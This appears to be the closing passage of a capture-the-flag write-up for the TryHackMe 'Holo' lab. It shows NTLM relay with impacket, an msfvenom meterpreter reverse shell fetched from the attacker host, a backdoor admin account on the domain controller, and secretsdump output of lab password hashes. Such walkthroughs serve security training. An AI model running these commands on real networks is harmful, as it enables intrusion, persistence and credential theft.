
```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Accessone> whoami
Administrator
PS C:\Users\Accessone> hostname
PC-FILESRV01

```

Then look to see if we have access to any other machines. From here there are only two machines left on the network the DC on .30 and another on .32 a quick way to see if we have any access is to check smb shares 32 gives us no response but the DC on .30 does respond:



At this point we are going to run NTLM Relay from impacket to do this the steps are shown in the below screenshots, this attack stops the SMB service and restarts it, this would be pretty bad in a live environment:

### On FILESRV01:

We stop netlogon, lanmanserver, lanmanworkstation we also disable lanmanserver and lanmanworksstation then restart the system, when the system reboots these services will be stopped and then NTLM relay Will be able to connect:

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Accessone>sc stop netlogon

SERVICE_NAME: netlogon
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 3   STOP_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x1
    WAIT_HINT         : 0xea60

C:\Users\Accessone>sc stop lanmanserver

SERVICE_NAME: lanmanserver
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 3   STOP_PENDING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x4e20

C:\Users\Accessone>sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Users\Accessone>sc stop lanmanworkstation
[SC] ControlService FAILED 1051:

A stop control has been sent to a service that other running services are dependent on.

C:\Users\Accessone>sc config lanmanworkstation start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Users\Accessone>
```

while the machine is restarting we start metasploit and spin up a listener, setup ntlmrelay and get our payload ready:

## 1. Starting listener in metasploit

```
use multi/handler
[*] Starting persistent handler(s) ...
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport 53
lport => 53
msf6 exploit(multi/handler) > []
.....
└──(accessone㉿pentest-accessone)-[~]
$ sudo /usr/bin/impacket-ntlmrelayx -t smb://10.200.107.30 -smb2support -socks
[sudo] password for accessone:
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
```

## 2. Creating Payload with msfvenom

```
└──(accessone㉿pentest-accessone)-[/media/.../CTFS/thm/holo/scripts]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe > meterpreter_shell.exe
```

## 3. Setting exploit in place on the victim server:

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command history includes:

```
PS C:\Users\Accessone> cd ..
PS C:\Users> cd ..
PS C:\> cd ..\Users\Accessone\
```

The user then downloads the exploit payload:

```
PS C:\Users\Accessone> wget 10.50.103.205:80/meterpreter_shell.exe -outfile exploit.exe
```

After download, the user lists files in the directory:

```
PS C:\Users\Accessone> ls
```

The output shows the newly created "exploit.exe" file:


Mode	LastWriteTime	Length	Name
---	---	---	---
d-r---	7/3/2024 12:33 PM	3D Objects	
d-r---	7/3/2024 12:33 PM	Contacts	
d-r---	7/3/2024 12:33 PM	Desktop	
d-r---	7/3/2024 12:33 PM	Documents	
d-r---	7/3/2024 12:33 PM	Downloads	
d-r---	7/3/2024 12:33 PM	Favorites	
d-r---	7/3/2024 12:33 PM	Links	
d-r---	7/3/2024 12:33 PM	Music	
d-r---	7/3/2024 12:33 PM	Pictures	
d-r---	7/3/2024 12:33 PM	Saved Games	
d-r---	7/3/2024 12:33 PM	Searches	
d-r---	7/3/2024 12:33 PM	Videos	
-a----	7/3/2024 1:02 PM	7168	exploit.exe

Finally, the user runs the exploit:

```
PS C:\Users\Accessone>
```

Now when we execute our payload we should receive back a shell, the screenshot below shows on the right we click the exploit we created then transferred ,bottom left we have ntlm relay running and top left we have a meterpreter listener waiting to catch the shell.

We can see we successfully catch our shell then show our user id, we then upgrade our backdoor using getsystem and again show our user id and we are now NT Authority / System, we use metasploit to create a port forward for our NTLM Relay:



Now that NTLM relay is getting some data we will add socks4 127.0.0.1 1080 to our proxychains config file which should allow us to run commands through this on the DC. We can see this in the screenshot below. the top window shows our connection with the DC via NTLM relay and our port forward in metasploit, the bottom shows the shell we have received back as nt authority / system on the Domain controller:

```
accessone@pentest-accessone: /media/accessone/maxone/CTFS/thm/holo/scripts
File Actions Edit View Help
* Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx [*] SMBD-Thread-12 (process_request_thread): Received connection from 127.0.0.1, attacking target smb://10.200.107.30
[*] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.107.30 as HOLOLIVE/SRV-ADMIN SUCCEED
[*] SOCKS: Adding HOLOLIVE/SRV-ADMIN@10.200.107.30(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-13 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-14 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-15 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-16 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-18 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-19 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-20 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] SMBD-Thread-21 (process_request_thread): Connection from 127.0.0.1 controlled, but there are no more targets left!
accessone@pentest-accessone: /media/accessone/maxone/CTFS/thm/holo/scripts
File Actions Edit View Help
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.107.30:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC-SRV01

C:\Windows\system32>
```

We now have NT Authority / System access on the Domain Controller all that's left to do is dump any remaining hashes and add ourselves a user for persistence on the DC:

- ## 1. Adding our own user to the DC

```
accessone@pentest-accessone: /media/accessone/maxone/CTFS/thm/holo/scripts
File Actions Edit View Help
operable program or batch file.

C:\Windows\system32>net user accessone Password! /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators accessone /add
The command completed successfully.

C:\Windows\system32>net user accessone
User name          accessone
Full Name
Comment
User's comment
```

## 2. Using secretsdump.py from impacket to dump all the remaining hashes from the DC:

```
[accessone@pentest-accessone] [/media/.../CTFS/thm/holo/scripts]
$ secretsdump.py 'HOLOLIVE/accessone:Password!@10.200.107.30'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x739c5b5f17a8c2bbeb4ddd207a90710e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:70017854acf6ea8d2af520eddcc866fb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HOLOLIVE\DC-SRV01$:aes256-cts-hmac-sha1-96:52b7605bba35b492e13d96d147e66a4ba335f8fc0f2b74173c3c98283e8937b4
HOLOLIVE\DC-SRV01$:aes128-cts-hmac-sha1-96:c6b08129506ccbe6dd0f40b57c3b7524
HOLOLIVE\DC-SRV01$:des-cbc-md5:8980a1a8804538e3
HOLOLIVE\DC-SRV01$:{plain_password_hex}:394a75991de0517fcfd102e601a4d076fce4f4f53dbf4f620e941bb64d12b409e290ac11bbd2a2
50b5e18809bacd2e7daa041f3f258d7139ce8980724fae2f58c9f77b01cabac71c82353a70663b5839c9ff092c8044a535fce69e6604de6e573
18d793cdaca4e753c91e6780a5905cd5abfc5b1625ff856c857ba85051915c9547ba6bb8efd4ad0b6cb6a083c2b99eb3491eb10912f09fbdeea
54b59af8f8026c6acd4bef6341f754b0b43b1cea3ac3b6fc328247c516c99893a75d637c020ae49c92b5750bbae942c1832e8d44e54bf00251cc
33f33a30047d8031e57ee2b3b32a3ad6d1f496df48341a636ca9cc
HOLOLIVE\DC-SRV01$:aad3b435b51404eeaad3b435b51404ee:7a70d7a4cbf7c4397ad9181414f582d9 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x91010a5e499d90494252e392951ade92978822c1
dpapi_userkey:0x8903022980635fda4d1457adb7bc51cc89688067
[*] NL$KM
0000 8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ... gTX ... S.[F .. f
0010 D4 3B 95 80 92 7D 67 78 B7 1D F9 2D A5 55 B7 A3 .; ... }gx ... -.U..
0020 61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CF 9A 5B a.M...C.....[
0030 D8 BB 0D AE FA D3 41 E0 D8 66 3D 19 75 A2 D1 B2 .....A..f=.u ...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341
e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ae19656e1067231cb5e3c5dcea320bba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c6bcd5e68903ff375bf859fa045bd8de:::
holo.live\ad-joiner:1111:aad3b435b51404eeaad3b435b51404ee:c46a20057362e5dcc1af9678587063aa:::
holo.live\spooks:1114:aad3b435b51404eeaad3b435b51404ee:17ee8530ccb9e99e82a8e5e61892c0f1:::
```

With that we have now completed the Tryhackme Holo Network!! We have gained persistence on multiple machines within the network and fully compromised the Domain controller, Dumping all password hashes for all users in the process. All this done completely manually without the use of Covenant C2.

Thank you for taking the time to view my write up, hopefully you'll find this helpful and informative.